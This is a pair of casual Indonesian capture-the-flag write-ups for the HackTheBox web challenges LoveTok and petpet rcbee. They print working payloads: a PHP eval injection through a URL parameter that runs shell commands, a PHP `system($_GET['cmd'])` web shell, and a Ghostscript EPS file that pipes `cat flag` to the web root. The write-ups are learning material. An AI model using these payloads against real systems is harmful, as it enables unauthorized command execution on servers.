
TASK 7

Ketidaksengajaan yang sangat luar biasa duar ngeng. Keliatan ga tuh di gambar atas ada tulisan pennYDr0pper.! (aslinya warna putih dia jadi ga keliatan) Dicoba aja masukin ke THM dan boom solved.

HackTheBox - LoveTok - WEBEX



Pertama tentu aja kita liat dulu si websitenya dan juga download file yang dikasih.




Di atas merupakan tampilan website LoveTok dan isi file yang sudah didownload ternyata merupakan source codenya. Di dalam filenya ada yang menarik nih... apa lagi kalo bukan flag! Iya fake flag :')

```
File Edit Selection View Go Run Terminal Help
EXPLORER OPEN EDITORS
  × flag web_lovetok
LOVETOK
  web_lovetok
    challenge
      assets
      controllers
        TimeController.php
      models
        TimeModel.php
      static
      views
        index.php
        Router.php
    config
    build_docker.sh
    Dockerfile
    entrypoint.sh
    flag


flag
web_lovetok > flag
1 HTB{f4k3_f14g_f0r_t3st1ng}
2 |
```

Karna cuman fake flag, jadi gw coba liat-liat lagi ke websitenya. Disini kalo kita pencet yang “Nah, that doesn’t work for me. Try again!” Hari, tanggal, dan waktunya bakalan berubah. Terus gw coba pencet URLnya (ga ngerti knp tiba” gw pengen pencet) dan ada sesuatu nih.


Before dipencet



After dipencet



Iya betul! Ada /?format=r. Jadi kita coba ubah value si formatnya jadi a. Apakah ada perubahan di websitenya? Yak ada, si hari, tanggal waktunya berubah jadi pm.



Yaudah sekian buat websitenya (kayaknya) karna gw ga menemukan yang bisa diotak atik lagi.

Oke balik lagi ke source codenya, karna gw ga paham-paham amat jadi kita serahkan penjelasannya ke sepuh GPT. Setelah gw baca penjelasannya, ya masih ga paham jadi kita contek WU sedikit dah dibahas tentang WEB SHELL 😱. Saatnya cari tau tentang web shell, menurut sepuh gpt web shell adalah jenis software atau malicious script yang nyediain remote access dan akses tidak sah ke server web, sering kali lewat web interface.

Dari sini agak tercerahkan nih, mungkin ada script yang gw bisa masukin ke URL karna itu satu-satunya tempat yang bisa gw masukin tulisan. Setelah cari sana sini akhirnya gw menemukan sesuatu.

“;ls -la” akan kah bisa kita jalankan di URLnya?

```
167.172.61.89:30167/?format=;ls%20-la|
```


Ya jalan... :') &^#@!



Oke gapapa kita coba script lain yang gw dapetin. (gw coba karna ada tulisan cmd aja sih)

```
<?php system($_GET['cmd']);?>
```


Dan hasilnya...




Mungkin udah benar tapi kurang tepat (positive thinking) jadi coba kita cari lagi...

Wah nemu nih “\${system(\$_GET[ls])}” langsung dicoba lagi.

```
Not secure 167.172.61.89:30167/?format=${system($_GET[ls])}
```



&^#@! Cmn ngilangin si hari, tanggal, waktu dan ga ngembaliin apa-apa...
Baik saya agak menyerah jadi coba kita intip dikit lagi WUnya.
Ya memang kurang ajar beda dikit lagi yang sangat impactful.



```
167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=ls
```

Dan kalo dijalankan dia bakalan munculin directory-directory yang ada di paling atas tampilan websitenya.

```
Router.php assets controllers index.php models static views
```

♥ LoveTok ♥

Kita juga udah tau nih ada router.php, assets, dan seterusnya karna kita udah punya source codenya juga. Dari isi directonya kita udah tau nih kalo itu directory challenge, jadi coba kita back pake “..” di paling belakang URL.

Wah muncul banyak banget nih, tapi tentu aja karna kita selalu nyari “flag”, kita buka yang ada tulisan flagnya, flagzNIGM.

```
bin boot dev entrypoint.sh etc flagzNIGM home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var www
```

♥ LoveTok ♥

Oke ini kita buka dia

```
re 167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=ls%20..%20cd%20flagzNIGM
```

```
...: bin boot dev entrypoint.sh etc flagzNIGM home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var www
```

♥ LoveTok ♥

Sayang sekali command anda salah 🤦 *chall ini easy dan ramah 🙏

Karna salah ya udah kita coba bruteforce dengan teknik coba-coba.

[http://167.172.61.89:30167/?format=\\${system\(\\$_GET\[cmd\]\)}&cmd=cd%20flagzNIGM](http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=cd%20flagzNIGM)

[http://167.172.61.89:30167/?format=\\${system\(\\$_GET\[cmd\]\)}&cmd=ls%20..%20flagzNIGM](http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=ls%20..%20flagzNIGM)

[http://167.172.61.89:30167/?format=\\${system\(\\$_GET\[cmd\]\)}&cmd=ls%20./flagzNIGM](http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=ls%20./flagzNIGM)

[http://167.172.61.89:30167/?format=\\${system\(\\$_GET\[cmd\]\)}&cmd=ls%20cd%20flagzNIGM](http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=ls%20cd%20flagzNIGM)

Ya cukup bodoh sampe ga kepikiran kalo itu bisa aja file txt

Nah kita coba pake command “cat” kalo gitu, tapi gimana? Betul sekali bruteforce coba-coba lagi

[http://167.172.61.89:30167/?format=\\${system\(\\$_GET\[cmd\]\)}&cmd=ls%20..%20cat%20flagzNIGM](http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=ls%20..%20cat%20flagzNIGM)

[http://167.172.61.89:30167/?format=\\${system\(\\$_GET\[cmd\]\)}&cmd=../cat%20flagzNIGM](http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=../cat%20flagzNIGM)

[http://167.172.61.89:30167/?format=\\${system\(\\$_GET\[cmd\]\)}&cmd=cat%20flagzNIGM](http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=cat%20flagzNIGM)

[http://167.172.61.89:30167/?format=\\${system\(\\$_GET\[cmd\]\)}&cmd=cat..%20flagzNIGM](http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=cat..%20flagzNIGM)

[http://167.172.61.89:30167/?format=\\${system\(\\$_GET\[cmd\]\)}&cmd=cat%20..%20flagzNIGM](http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=cat%20..%20flagzNIGM)

[http://167.172.61.89:30167/?format=\\${system\(\\$_GET\[cmd\]\)}&cmd=cat%20..%20flagzNIGM](http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=cat%20..%20flagzNIGM)

“Anjir bisa wokwokwok akhirnya...” gitu ekspresi gw pas nemuin flagnya.

HTB{wh3n_10v3_g3ts_eval3d_sh3lls_st4rt_p0pp1ng}



Flag: HTB{wh3n_10v3_g3ts_eval3d_sh3lls_st4rt_p0pp1ng}



LoveTok has been Pwned!

Congratulations  **iotaxio**, best of luck in capturing flags ahead!

#10282

31 Aug 2023

20

CHALLENGE RANK


PWN DATE

POINTS EARNED

OK

SHARE

HackTheBox - petpet rcbee - WEBEX



Seperti biasanya, buka website dan download filenya. Sebelum kita liat websitenya, kita liat dulu isi filenya apa. Wah ada file flag, iya fake flag... another kekecewaan tapi ya normal masa iya HTB langsung bagi-bagi flag.

A terminal window showing the directory structure. It starts with 'web_petpet_rcbee > challenge >'. Inside the challenge directory, there is a single file named 'flag'. The content of this file is: 'HTB{f4k3_f14g_f0r_t3st1ng}'.

Coba kita cek-cek dulu codenya siapa tau ada yang bisa dimengerti. Setelah diliat-liat... ngerti ga bang? Engga tapi... coba liat ini.

A terminal window showing the source code of 'util.py'. The code is as follows:```python
util.py
Petmotion application

from werkzeug.utils import secure_filename
from application import main
from PIL import Image
ALLOWED_EXTENSIONS = set(['png', 'jpg', 'jpeg'])
```

ALLOWED EXTENTIONSnya ada tiga yang dimana tiga-tiganya buat gambar. Dari sini kita bisa tau kalo websitenya bakalan ada tempat buat upload gambar. Lanjut.

A terminal window showing the source code of a script. The code is as follows:```python
for frame in frames:
 newFrame, i = Image.new('RGBA', frame.size), frames.index(frame)
 width = int(75\*(0.8 + i \* 0.02))
 height = int(75\*(0.8 + i \* 0.05))
 kaloBee = bee.resize((width, height))
 frame = frame.convert('RGBA')
 newFrame.paste(kaloBee, mask=kaloBee, box=(30, 37))
 newFrame.paste(frame, mask=frame)
 outputFrames.append(newFrame)
```

Ada codingan frame, tapi buat apa? Ya ga tau 😊 cuman intinya dia ngasih batesan gitu ga sih buat fotonya...

```

def petpet(file):

    if not allowed_file(file.filename):
        return {'status': 'failed', 'message': 'Improper filename'}, 400

    try:

        tmp_path = save_tmp(file)

        bee = Image.open(tmp_path).convert('RGBA')
        frames = [Image.open(f) for f in sorted(glob.glob('application/static/img/*'))]
        finalpet = petmotion(bee, frames)

        filename = f'{generate(14)}.gif'
        finalpet[0].save(
            f'{main.app.config["UPLOAD_FOLDER"]}/{filename}',
            save_all=True,
            duration=30,
            loop=0,
            append_images=finalpet[1:],
        )

        os.unlink(tmp_path)

        return {'status': 'success', 'image': f'static/petpets/{filename}'}, 200

    except:
        return {'status': 'failed', 'message': 'Something went wrong'}, 500


```

Ya tebakannya udah bener berarti nih, bakal ada upload file foto. Di codingan itu juga dikasih tau kalo filenya ga sesuai gimana, kalo bener dan sukses masuk gimana, kalo gagal gimana...

Sampai sini analisis codenya karna gw rasa sisanya kayaknya ga ada info lagi jadi langsung kita buka websitenya. Ok ini tampilan awal websitenya (lebah gumush).



Nah dari sini kita coba upload file foto dulu, disini gw pake background zoom CTF Contest (png) dan kalo di upload tampilannya bakal gini. (itu yang ditengah GIF ya jadi gerak-gerak petting gitu)



Oke dari sini gw meyakini kalo ini bisa di remote code execution (RCE) karna (kayaknya) ga ada filter buat filenya selama extentionnya png, jpg, jpeg. (CMIIW ya ges)

Gimana caranya tuh? Harusnya scripting terus mungkin filenya disave pake salah satu extentionnya... aku masih pemula dalam per-scripting-an tapi coba kita cari dulu.

Disini gw menemukan script kayak gini jadi gw cobain aja masukin ke dalem webnya


```
%oPNG c_R l_F S_u_B L_F  
<?php echo system($_GET['cmd']); ?>
```

Seperti ekspektasi ya, tidak bisa tapi coba kita cari lagi.


Setelah sekian lama mencari gw ga atau belum menemukan yang bisa gw pake... jadi kita intip writeup orang buat bagian scriptnya. (btw setelah gw cek wu ternyata emg udh bener jalannya cmn ini scripting menghambat jalannya 😞). Dia bikin scriptnya kayak gini dan disimpan jadi

```
%!PS-Adobe-3.0 EPSF-3.0  
%%BoundingBox: -0 -0 100 100  
  
userdict /setpagedevice undef  
save  
legal  
{ null restore } stopped { pop } if  
{ legal } stopped { pop } if  
restore  
mark /OutputFile (%opipe%cat flag >>  
/app/application/static/petpets/flag.txt) currentdevice putdeviceprops
```

Langsung kita ikutin aja terus upload ke dalam webnya.



Wah ril ges beneran bisa. Tapi flagnya dimana bang? Nah coba kita inget-inget lagi codingannya tadi kalo seandainya sukses. Yak betul banget dia bakal nunjukkin /static/petpets/[filename] yang dimana nama filenya mungkin flag.txt.



Dibilang juga apa dapet kan flagnya.

Flag:

HTB{c0mfy_bzzzzz_rcb33s_v1b3s}

